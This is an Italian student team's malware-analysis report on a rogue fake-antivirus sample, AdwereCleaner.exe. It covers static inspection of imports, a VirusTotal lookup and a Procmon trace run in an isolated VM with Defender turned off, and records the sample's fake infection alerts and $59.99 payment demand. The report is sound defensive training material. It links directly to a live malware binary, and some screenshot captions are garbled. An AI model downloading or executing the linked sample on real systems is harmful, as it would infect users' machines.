

# Progetto build week 3

Team 2 | 24 febbraio 2025

## Esercizio 1

### Traccia

Scaricare il malware presente in questo link

<https://github.com/Da2dalus/The-MALWARE-Repo/blob/master/rogues/AdwereCleaner.exe>.


Effettuare un'analisi completa, pulire le tracce e creare un report

### Svolgimento

#### **Analisi statica**

Siamo partiti dall'analisi del malware con l'analisi statica del file fornito dalla consegna tramite il programma *CFF Explorer*.

Nella schermata principale ci vengono mostrate le informazioni generali.



Possiamo notare che il file è un *Portable Executable 32* ed il codice hash in *SHA-1* che possiamo inserire su VirusTotal per ottenere ulteriori informazioni.

The screenshot shows the VirusTotal analysis page for the file 51290129ccccca38c5e3b444d0dfb8d848c8f3fc2e5291fc0d219fd642530adc. The main summary indicates that 53 out of 70 security vendors flagged the file as malicious. The file is identified as AdwereCleaner.exe, which is a PE executable (EXE) signed by pexe and has a size of 190.82 KB. It was last analyzed 27 days ago. The analysis highlights several suspicious behaviors: overlay, runtime-modules, detect-debug-environment, revoked-cert, checks-network-adapters, nsis, and executes-dropped-file. Other noted behaviors include invalid-signature, persistence, checks-user-input, and direct-cpu-clock-access. The community score is 53, with 21+ users contributing. A green banner encourages joining the community for additional insights and automation keys. Below the main summary, there's a section for security vendor analysis, a threat category section (trojan, fakeav), and a family label section (porcupine, mint, boy2napig). A link to automate checks is also present.

Otteniamo un valore di 53/70 che ci da quasi totale certezza che il programma è effettivamente un malware.

Torniamo su CFF explorer ed analizziamo l'uso delle librerie.

Nella sezione *Dos Header* è presente il valore *e\_magic* che mostra la firma *MZ* (valore *5A4D*) che denota la validità del file eseguibile per Windows.

The screenshot shows the CFF Explorer VIII interface with the file AdwereCleaner (1).exe open. The left sidebar shows various tools like Address Converter, Dependency Walker, Hex Editor, Identifier, Import Adder, Quick Disassembler, Rebuilder, Resource Editor, and UPX Utility. The main window displays the Dos Header section of the file. The table shows the following entries:

Member	Offset	Size	Value
e_magic	00000000	Word	5A4D
e_cblp	00000002	Word	0090
e_cp	00000004	Word	0003
e_crlc	00000006	Word	0000
e_cparhdr	00000008	Word	0004
e_minalloc	0000000A	Word	0000
e_maxalloc	0000000C	Word	FFFF
e_ss	0000000E	Word	0000
e_sp	00000010	Word	00B8
e_csum	00000012	Word	0000
e_ip	00000014	Word	0000
e_cs	00000016	Word	0000

Passiamo ora ad analizzare le librerie che utilizza.

Nella sezione *KERNEL32.dll* vengono riportati i moduli che interessano funzioni base del sistema operativo. Vengono usati moduli che possono indicare azioni malevoli come *CreateFile*, *WriteFile*, *ReadFile*, *DeleteFile*, *LoadLibrary*.

The screenshot shows the CFF Explorer interface with the file 'AdwrexCleaner (1).exe' open. The left sidebar shows various tools like Dos Header, Nt Headers, File Header, Optional Header, Data Directories, Section Headers, Import Directory, Resource Directory, Address Converter, Dependency Walker, Hex Editor, Identifier, Import Adder, Quick Disassembler, Rebuilder, Resource Editor, and UPX Utility. The main window displays the 'Imports' table for the KERNEL32.dll module. The table has columns: Module Name, Imports, OFTs, TimeStamp, ForwarderChain, Name RVA, and FTs (IAT). The 'Imports' column lists functions such as N/A, szAnsi, KERNEL32.dll, USER32.dll, GDI32.dll, SHELL32.dll, ADVAPI32.dll, COMCTL32.dll, and nla32.dll. The 'Name' column lists their corresponding names like GetCommandLineA, LoadLibraryExA, FindFirstFileA, FindNextFileA, DeleteFileA, SetFilePointer, WriteFile, FindClose, WritePrivateProfileStringA, MultiByteToWideChar, and MulDiv.

Module Name	Imports	OFTs	TimeStamp	ForwarderChain	Name RVA	FTs (IAT)
00006E12	N/A	000066B0	000066B4	000066B8	000066C0	000066C0
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	61	000075C4	00000000	00000000	00007C12	00007060
USER32.dll	63	000076D8	00000000	00000000	00008022	00007174
GDI32.dll	8	000075A0	00000000	00000000	00008084	0000703C
SHELL32.dll	6	000076BC	00000000	00000000	00008140	00007158
ADVAPI32.dll	9	00007564	00000000	00000000	000081E2	00007000
COMCTL32.dll	4	0000758C	00000000	00000000	0000822E	00007028
nla32.dll	4	000077F8	nnnnnnnn	nnnnnnnn	00007784	00007784

Nella sezione *USER32.dll* sono presenti i moduli che gestiscono l'interfaccia utente e vengono utilizzate funzioni come *MessageBox*, *FindWindow*

The screenshot shows the CFF Explorer interface with the file 'AdwrexCleaner (1).exe' open. The left sidebar shows various tools like Dos Header, Nt Headers, File Header, Optional Header, Data Directories, Section Headers, Import Directory, Resource Directory, Address Converter, Dependency Walker, Hex Editor, Identifier, Import Adder, Quick Disassembler, Rebuilder, Resource Editor, and UPX Utility. The main window displays the 'Imports' table for the USER32.dll module. The table has columns: Module Name, Imports, OFTs, TimeStamp, ForwarderChain, Name RVA, and FTs (IAT). The 'Imports' column lists functions such as N/A, szAnsi, KERNEL32.dll, USER32.dll, GDI32.dll, SHELL32.dll, ADVAPI32.dll, COMCTL32.dll, and nla32.dll. The 'Name' column lists their corresponding names like GetCommandLineA, LoadLibraryExA, FindFirstFileA, FindNextFileA, DeleteFileA, SetFilePointer, WriteFile, FindClose, WritePrivateProfileStringA, MultiByteToWideChar, and MulDiv.

Module Name	Imports	OFTs	TimeStamp	ForwarderChain	Name RVA	FTs (IAT)
00007222	N/A	000066C4	000066C8	000066CC	000066D0	000066D4
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	61	000075C4	00000000	00000000	00007C12	00007060
USER32.dll	63	000076D8	00000000	00000000	00008022	00007174
GDI32.dll	8	000075A0	00000000	00000000	00008084	0000703C
SHELL32.dll	6	000076BC	00000000	00000000	00008140	00007158
ADVAPI32.dll	9	00007564	00000000	00000000	000081E2	00007000
COMCTL32.dll	4	0000758C	00000000	00000000	0000822E	00007028
nla32.dll	4	000077F8	nnnnnnnn	nnnnnnnn	00007784	00007784

Nella sezione *SHELL32.dll*, che fornisce accesso alle operazioni della shell sono presenti funzioni come *ShellExecute*, *SHGetFolderPath*

Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
00007340	N/A	000066EC	000066F0	000066F4	000066F8	000066FC
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	61	000075C4	00000000	00000000	00007C12	00007060
USER32.dll	63	000076D8	00000000	00000000	00008022	00007174
GDI32.dll	8	000075A0	00000000	00000000	000080B4	0000703C
<b>SHELL32.dll</b>	<b>6</b>	<b>000076BC</b>	<b>00000000</b>	<b>00000000</b>	<b>00008140</b>	<b>00007158</b>
ADVAPI32.dll	9	00007564	00000000	00000000	000081E2	00007000
COMCTL32.dll	4	0000759C	00000000	00000000	0000822E	00007028
ole32.dll	4	000077E8	00000000	00000000	00008282	00007284

OFTs	FTs (IAT)	Hint	Name
Dword	Dword	Word	szAnsi
00008122	00008122	00C3	SHGetSpecialFolderLocation
0000810A	0000810A	00BC	SHGetPathFromIDListA
000080F4	000080F4	0079	SHBrowseForFolderA
000080E2	000080E2	00AC	SHGetFileInfoA
000080D2	000080D2	0107	ShellExecuteA
000080BE	000080BE	009A	SHFileOperationA

Infine nella libreria *ADVAPI32.dll*, che offre funzioni avanzate come la gestione del registro di sistema, troviamo *RegOpenKeyEx*, *RegSetValueEx*

Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
000073E2	N/A	00006700	00006704	00006708	0000670C	00006710
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	61	000075C4	00000000	00000000	00007C12	00007060
USER32.dll	63	000076D8	00000000	00000000	00008022	00007174
GDI32.dll	8	000075A0	00000000	00000000	000080B4	0000703C
<b>ADVAPI32.dll</b>	<b>9</b>	<b>00007564</b>	<b>00000000</b>	<b>00000000</b>	<b>000081E2</b>	<b>00007000</b>
COMCTL32.dll	4	0000759C	00000000	00000000	0000822E	00007028

OFTs	FTs (IAT)	Hint	Name
Dword	Dword	Word	szAnsi
000081A2	000081A2	01CB	RegCloseKey
000081D2	000081D2	01EC	RegOpenKeyExA
000081C2	000081C2	01D4	RegDeleteKeyA
000081B0	000081B0	01D8	RegDeleteValueA
0000814C	0000814C	01E1	RegEnumValueA
00008190	00008190	01D1	RegCreateKeyExA
0000817E	0000817E	0204	RegSetValueExA
0000816A	0000816A	01F7	RegQueryValueExA
0000815C	0000815C	01DD	RegEnumKeyA

## Considerazioni

Dall'analisi delle librerie importate e dalle funzioni utilizzate si possono dedurre i seguenti comportamenti:

- 
- capacità di manipolazione di file
  - capacità di manipolazione del registro di sistema
  - interazione con l'utente
  - ricognizione del sistema

L'analisi statica del file *AdwareCleaner.exe* ha evidenziato potenziali comportamenti dannosi. La combinazione di librerie importate e funzioni usate suggerisce che il file possa utilizzare tecniche di offuscamento, ricognizione e manipolazione del sistema

Si consiglia di non eseguire il file, configurare correttamente le autorizzazioni del registro e dei file per minimizzarne l'impatto e il monitoraggio della rete per rilevare attività insolite (connessioni in uscita o esfiltrazione di dati dell'utente)


## Analisi dinamica di base

Dopo aver analizzato il programma, andiamo ora ad eseguirlo sulla nostra macchina virtuale Windows 10 per verificarne il comportamento in via definitiva.

**N.B.** *l'esecuzione verrà effettuata in un ambiente sicuro ed isolato. Per scopi didattici abbiamo disattivato l'antivirus Windows Defender che altrimenti rileverebbe e bloccherebbe l'esecuzione del file malevolo.*

Avviamo *Procmon64* per tenere traccia di tutte le modifiche e i processi che compie il programma, quindi eseguiamo il malware.





Dopo qualche secondo *AdwCleaner* termina la scansione informando l'utente che ha trovato molteplici infezioni. In questo caso, poiché abbiamo eseguito il malware su una nuova installazione, sappiamo che non è presente alcuna infezione e l'avviso è ingannevole. Oltre ad eseguire i processi malevoli che abbiamo già visto, richiede anche alla vittima di pagare 59,99\$ per effettuare la pulizia delle sedicenti infezioni.

AdwCleaner - Your one stop solution for Adware

**Upgrade to the full version now!**

This is the trial version of AdwCleaner, it can only scan threats but cannot remove them. To remove the found malware and clean your system, please buy the full version.


On sale now!

**Only \$59,99**

Normal price: \$89,99. Sale ending on: 26/02/2025

[After purchase your serial number will be E-mailed to you, click here to enter it.](#)

Infine viene richiesto all'utente di *inviare le informazioni* per rilevare meglio l'adware.



Andiamo dunque a verificare quanto monitorato da *Procmon64*. In pochi secondi di esecuzione il programma ha effettuato numerose operazioni, sia a livello di processi e thread che accessi e modifiche ai registri di sistema.

## Analisi dei processi e thread

Usiamo l'apposito tasto per visualizzare solamente i processi e applichiamo il filtro per visualizzare solamente i risultati relativi al processo *AdwereCleaner.exe*

Time of Day	Process Name	PID	Operation	Path	Result
15:06:15,9739...	AdwereCleaner.exe	8088	Process Start		SUCCESS
15:06:15,9739...	AdwereCleaner.exe	8088	Thread Create		SUCCESS
15:06:16,0321...	AdwereCleaner.exe	8088	Load Image	C:\Users\user\Downloads\AdwereCleaner.exe	SUCCESS
15:06:16,0324...	AdwereCleaner.exe	8088	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS
15:06:16,0328...	AdwereCleaner.exe	8088	Load Image	C:\Windows\SysWOW64\ntdll.dll	SUCCESS
15:06:16,0339...	AdwereCleaner.exe	8088	Load Image	C:\Windows\System32\wow64.dll	SUCCESS
15:06:16,0342...	AdwereCleaner.exe	8088	Load Image	C:\Windows\System32\wow64win.dll	SUCCESS
15:06:16,0353...	AdwereCleaner.exe	8088	Load Image	C:\Windows\System32\kernel32.dll	SUCCESS
15:06:16,0360...	AdwereCleaner.exe	8088	Load Image	C:\Windows\SysWOW64\kernel32.dll	SUCCESS
15:06:16,0363...	AdwereCleaner.exe	8088	Load Image	C:\Windows\System32\kernel32.dll	SUCCESS
15:06:16,0367...	AdwereCleaner.exe	8088	Load Image	C:\Windows\System32\user32.dll	SUCCESS
15:06:16,0371...	AdwereCleaner.exe	8088	Load Image	C:\Windows\System32\wow64cpu.dll	SUCCESS
15:06:16,0407...	AdwereCleaner.exe	8088	Load Image	C:\Windows\SysWOW64\kernel32.dll	SUCCESS
15:06:16,0412...	AdwereCleaner.exe	8088	Load Image	C:\Windows\SysWOW64\kernelBase.dll	SUCCESS
15:06:16,0450...	AdwereCleaner.exe	8088	Load Image	C:\Windows\SysWOW64\apphelp.dll	SUCCESS
15:06:16,0769...	AdwereCleaner.exe	8088	Load Image	C:\Windows\SysWOW64\user32.dll	SUCCESS
15:06:16,0774...	AdwereCleaner.exe	8088	Load Image	C:\Windows\SysWOW64\win32u.dll	SUCCESS
15:06:16,0775...	AdwereCleaner.exe	8088	Thread Create		SUCCESS
15:06:16,0780...	AdwereCleaner.exe	8088	Load Image	C:\Windows\SysWOW64\gdi32.dll	SUCCESS
15:06:16,0784...	AdwereCleaner.exe	8088	Load Image	C:\Windows\SysWOW64\gdi32full.dll	SUCCESS
15:06:16,0786...	AdwereCleaner.exe	8088	Thread Create		SUCCESS
15:06:16,0788...	AdwereCleaner.exe	8088	Thread Create		SUCCESS
15:06:16,0802...	AdwereCleaner.exe	8088	Load Image	C:\Windows\SysWOW64\shell32.dll	SUCCESS
15:06:16,0806...	AdwereCleaner.exe	8088	Load Image	C:\Windows\SysWOW64\msvcr.dll	SUCCESS
15:06:16,0811...	AdwereCleaner.exe	8088	Load Image	C:\Windows\SysWOW64\cfgmgr32.dll	SUCCESS
15:06:16,0819...	AdwereCleaner.exe	8088	Load Image	C:\Windows\SysWOW64\windows.storage.dll	SUCCESS
15:06:16,0823...	AdwereCleaner.exe	8088	Load Image	C:\Windows\SysWOW64\combase.dll	SUCCESS
15:06:16,0826...	AdwereCleaner.exe	8088	Load Image	C:\Windows\SysWOW64\uribase.dll	SUCCESS
15:06:16,0831...	AdwereCleaner.exe	8088	Load Image	C:\Windows\SysWOW64\pcre4.dll	SUCCESS
15:06:16,0836...	AdwereCleaner.exe	8088	Load Image	C:\Windows\SysWOW64\spicli.dll	SUCCESS
15:06:16,0872...	AdwereCleaner.exe	8088	Load Image	C:\Windows\SysWOW64\cryptbase.dll	SUCCESS
15:06:16,0882...	AdwereCleaner.exe	8088	Load Image	C:\Windows\SysWOW64\bcryptprimitives.dll	SUCCESS
15:06:16,0888...	AdwereCleaner.exe	8088	Load Image	C:\Windows\SysWOW64\sechost.dll	SUCCESS
15:06:16,0904...	AdwereCleaner.exe	8088	Load Image	C:\Windows\SysWOW64\powerprof.dll	SUCCESS
15:06:16,0910...	AdwereCleaner.exe	8088	Load Image	C:\Windows\SysWOW64\adrvapi32.dll	SUCCESS
15:06:16,0919...	AdwereCleaner.exe	8088	Load Image	C:\Windows\SysWOW64\shlwapi.dll	SUCCESS
15:06:16,0933...	AdwereCleaner.exe	8088	Load Image	C:\Windows\SysWOW64\kernel.apcore.dll	SUCCESS
15:06:16,0941...	AdwereCleaner.exe	8088	Load Image	C:\Windows\SysWOW64\SHCore.dll	SUCCESS
15:06:16,0957...	AdwereCleaner.exe	8088	Load Image	C:\Windows\SysWOW64\profapi.dll	SUCCESS

Come abbiamo verificato nell'analisi statica dell'eseguibile, inizialmente vengono importate tutte le librerie che permettono di interagire col sistema e con l'utente, preparandosi per droppare il file dannoso.

Viene quindi avviato autonomamente un nuovo processo *6AdwCleaner.exe*

## Analisi dell'attività del file system

Anche in questo caso l'analisi dinamica su macchina virtuale conferma quanto visto con l'analisi statica.

I processi malevoli utilizzano le API di Windows (WinAPI) che interagiscono con il file system come *CreateFile*, *ReadFile*, *WriteFile* per leggere, scrivere e modificare file di sistema.

Time of Day	Process Name	PID	Operation	Path	Result
15:06:16,0329...	AdwereCleaner.exe	8088	CreateFile	C:\Windows\Prefetch\ADWERECLEANER.EXE-7432BA41.pf	NAME NOT FOUND
15:06:16,0336...	AdwereCleaner.exe	8088	CreateFile	C:\Windows	SUCCESS
15:06:16,0346...	AdwereCleaner.exe	8088	CreateFile	C:\Windows\System32\wow64log.dll	NAME NOT FOUND
15:06:16,0368...	AdwereCleaner.exe	8088	CreateFile	C:\Windows	SUCCESS
15:06:16,0368...	AdwereCleaner.exe	8088	QueryNameInformationFile	C:\Windows	SUCCESS
15:06:16,0368...	AdwereCleaner.exe	8088	CloseFile	C:\Windows	SUCCESS
15:06:16,0375...	AdwereCleaner.exe	8088	ReadFile	C:\Windows\System32\wow64.dll	SUCCESS
15:06:16,0393...	AdwereCleaner.exe	8088	CreateFile	C:\Users\user\Downloads	SUCCESS
15:06:16,0429...	AdwereCleaner.exe	8088	CreateFile	C:\Windows\SysWOW64\apphelp.dll	SUCCESS
15:06:16,0440...	AdwereCleaner.exe	8088	QueryBasicInformationFile	C:\Windows\SysWOW64\apphelp.dll	SUCCESS
15:06:16,0442...	AdwereCleaner.exe	8088	CloseFile	C:\Windows\SysWOW64\apphelp.dll	SUCCESS
15:06:16,0444...	AdwereCleaner.exe	8088	CreateFile	C:\Windows\SysWOW64\apphelp.dll	SUCCESS
15:06:16,0447...	AdwereCleaner.exe	8088	CreateFileMapping	C:\Windows\SysWOW64\apphelp.dll	FILE LOCKED WITH ONLY RE.
15:06:16,0450...	AdwereCleaner.exe	8088	ReadFile	C:\Windows\SysWOW64\apphelp.dll	SUCCESS
15:06:16,0458...	AdwereCleaner.exe	8088	ReadFile	C:\Windows\SysWOW64\apphelp.dll	SUCCESS
15:06:16,0465...	AdwereCleaner.exe	8088	ReadFile	C:\Windows\SysWOW64\apphelp.dll	SUCCESS
15:06:16,0472...	AdwereCleaner.exe	8088	ReadFile	C:\Windows\SysWOW64\apphelp.dll	SUCCESS
15:06:16,0479...	AdwereCleaner.exe	8088	CloseFile	C:\Windows\SysWOW64\apphelp.dll	SUCCESS
15:06:16,0480...	AdwereCleaner.exe	8088	ReadFile	C:\Windows\SysWOW64\apphelp.dll	SUCCESS
15:06:16,0488...	AdwereCleaner.exe	8088	ReadFile	C:\Windows\SysWOW64\apphelp.dll	SUCCESS
15:06:16,0525...	AdwereCleaner.exe	8088	CreateFile	C:\Users\user\Downloads\AdwereCleaner.exe	BUFFER OVERFLOW
15:06:16,0526...	AdwereCleaner.exe	8088	QuerySecurityFile	C:\Users\user\Downloads\AdwereCleaner.exe	SUCCESS
15:06:16,0526...	AdwereCleaner.exe	8088	QuerySecurityFile	C:\Users\user\Downloads\AdwereCleaner.exe	SUCCESS
15:06:16,0527...	AdwereCleaner.exe	8088	CloseFile	C:\Users\user\Downloads\AdwereCleaner.exe	SUCCESS
15:06:16,0531...	AdwereCleaner.exe	8088	CreateFile	C:\Windows\SysWOW64\ntdll.dll	SUCCESS
15:06:16,0532...	AdwereCleaner.exe	8088	QuerySecurityFile	C:\Windows\SysWOW64\ntdll.dll	BUFFER OVERFLOW
15:06:16,0532...	AdwereCleaner.exe	8088	QuerySecurityFile	C:\Windows\SysWOW64\ntdll.dll	SUCCESS
15:06:16,0532...	AdwereCleaner.exe	8088	CloseFile	C:\Windows\SysWOW64\ntdll.dll	SUCCESS
15:06:16,0535...	AdwereCleaner.exe	8088	CreateFile	C:\Windows\SysWOW64\kernel32.dll	SUCCESS
15:06:16,0535...	AdwereCleaner.exe	8088	QuerySecurityFile	C:\Windows\SysWOW64\kernel32.dll	BUFFER OVERFLOW
15:06:16,0535...	AdwereCleaner.exe	8088	QuerySecurityFile	C:\Windows\SysWOW64\kernel32.dll	SUCCESS
15:06:16,0535...	AdwereCleaner.exe	8088	CloseFile	C:\Windows\SysWOW64\kernel32.dll	SUCCESS
15:06:16,0538...	AdwereCleaner.exe	8088	CreateFile	C:\Windows\SysWOW64\kernelbase.dll	SUCCESS


## Analisi dell'attività sui registri

Come evidenziato dallo screenshot che segue, il malware utilizza le API che interagiscono con i registri di windows per creare, aprire, impostare e recuperare chiavi di registro della macchina infettata.


Time of Day	Process Name	PID	Operation	Path	Result
15:06:16,032...	AdwereCleaner.exe	8088	RegOpenKey	HKLMSYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap	REPARSE
15:06:16,032...	AdwereCleaner.exe	8088	RegOpenKey	HKLMSYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap	NAME NOT FOUND
15:06:16,036...	AdwereCleaner.exe	8088	RegOpenKey	HKLMSOFTWARE\Microsoft\Wow64\%x6	SUCCESS
15:06:16,036...	AdwereCleaner.exe	8088	RegQueryValue	HKLMSOFTWARE\Microsoft\Wow64\%x6\AdwereCleaner.exe	NAME NOT FOUND
15:06:16,036...	AdwereCleaner.exe	8088	RegQueryValue	HKLMSOFTWARE\Microsoft\Wow64\%x6\AdwereCleaner.exe	SUCCESS
15:06:16,036...	AdwereCleaner.exe	8088	RegCloseKey	HKLMSOFTWARE\Microsoft\Wow64\%x6\AdwereCleaner.exe	SUCCESS
15:06:16,0385...	AdwereCleaner.exe	8088	RegOpenKey	HKLMSYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap	REPARSE
15:06:16,0385...	AdwereCleaner.exe	8088	RegOpenKey	HKLMSYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap	NAME NOT FOUND
15:06:16,0425...	AdwereCleaner.exe	8088	RegOpenKey	HKLMSYSTEM\CurrentControlSet\Control\SafeBoot\Option	REPARSE
15:06:16,0425...	AdwereCleaner.exe	8088	RegOpenKey	HKLMSYSTEM\CurrentControlSet\Control\SafeBoot\Option	NAME NOT FOUND
15:06:16,0425...	AdwereCleaner.exe	8088	RegOpenKey	HKLMSYSTEM\CurrentControlSet\Control\SRP\GP\DLL	REPARSE
15:06:16,0425...	AdwereCleaner.exe	8088	RegOpenKey	HKLMSYSTEM\CurrentControlSet\Control\SRP\GP\DLL	NAME NOT FOUND
15:06:16,0426...	AdwereCleaner.exe	8088	RegOpenKey	HKLMSOFTWARE\WOW64\Node\Policy\Microsoft\Windows\Safe\CodeIdentifiers	REPARSE
15:06:16,0426...	AdwereCleaner.exe	8088	RegOpenKey	HKLMSOFTWARE\Policy\Microsoft\Windows\Safe\CodeIdentifiers	SUCCESS
15:06:16,0426...	AdwereCleaner.exe	8088	RegOpenKey	HKLMSOFTWARE\Policy\Microsoft\Windows\Safe\CodeIdentifiers	SUCCESS
15:06:16,0426...	AdwereCleaner.exe	8088	RegQueryValue	HKLMSOFTWARE\Policy\Microsoft\Windows\Safe\CodeIdentifiers	NAME NOT FOUND
15:06:16,0426...	AdwereCleaner.exe	8088	RegCloseKey	HKLMSOFTWARE\Policy\Microsoft\Windows\Safe\CodeIdentifiers	SUCCESS
15:06:16,0426...	AdwereCleaner.exe	8088	RegOpenKey	HKCU\Software\Policy\Microsoft\Windows\Safe\CodeIdentifiers	NAME NOT FOUND
15:06:16,0502...	AdwereCleaner.exe	8088	RegOpenKey	HKLMSOFTWARE\WOW64\Node\Microsoft\Windows\NT\CurrentVersion\AppCompatFlags	SUCCESS
15:06:16,0502...	AdwereCleaner.exe	8088	RegSetInfoKey	HKLMSOFTWARE\WOW64\Node\Microsoft\Windows\NT\CurrentVersion\AppCompatFlags	SUCCESS
15:06:16,0503...	AdwereCleaner.exe	8088	RegQueryValue	HKLMSOFTWARE\WOW64\Node\Microsoft\Windows\NT\CurrentVersion\AppCompatFlags\...\NAME NOT FOUND	NAME NOT FOUND
15:06:16,0503...	AdwereCleaner.exe	8088	RegCloseKey	HKLMSOFTWARE\WOW64\Node\Microsoft\Windows\NT\CurrentVersion\AppCompatFlags	SUCCESS
15:06:16,0504...	AdwereCleaner.exe	8088	RegOpenKey	HKLMSOFTWARE\WOW64\Node\Microsoft\Windows\NT\CurrentVersion\AppCompatFlags	SUCCESS
15:06:16,0504...	AdwereCleaner.exe	8088	RegSetInfoKey	HKLMSOFTWARE\WOW64\Node\Microsoft\Windows\NT\CurrentVersion\AppCompatFlags\...\NAME NOT FOUND	NAME NOT FOUND
15:06:16,0504...	AdwereCleaner.exe	8088	RegQueryValue	HKLMSOFTWARE\WOW64\Node\Microsoft\Windows\NT\CurrentVersion\AppCompatFlags\...\NAME NOT FOUND	SUCCESS
15:06:16,0504...	AdwereCleaner.exe	8088	RegCloseKey	HKLMSOFTWARE\WOW64\Node\Microsoft\Windows\NT\CurrentVersion\AppCompatFlags	SUCCESS
15:06:16,0505...	AdwereCleaner.exe	8088	RegOpenKey	HKLMSYSTEM\CurrentControlSet\Control\Session Manager	REPARSE
15:06:16,0505...	AdwereCleaner.exe	8088	RegOpenKey	HKLMSYSTEM\CurrentControlSet\Control\Session Manager	SUCCESS
15:06:16,0505...	AdwereCleaner.exe	8088	RegQueryValue	HKLMSYSTEM\CurrentControlSet\Control\Session Manager	NAME NOT FOUND
15:06:16,0505...	AdwereCleaner.exe	8088	RegCloseKey	HKLMSYSTEM\CurrentControlSet\Control\Session Manager	SUCCESS
15:06:16,0587...	AdwereCleaner.exe	8088	RegOpenKey	HKLMSYSTEM\CurrentControlSet\Control\Session Manager\ResourcePolicies	SUCCESS
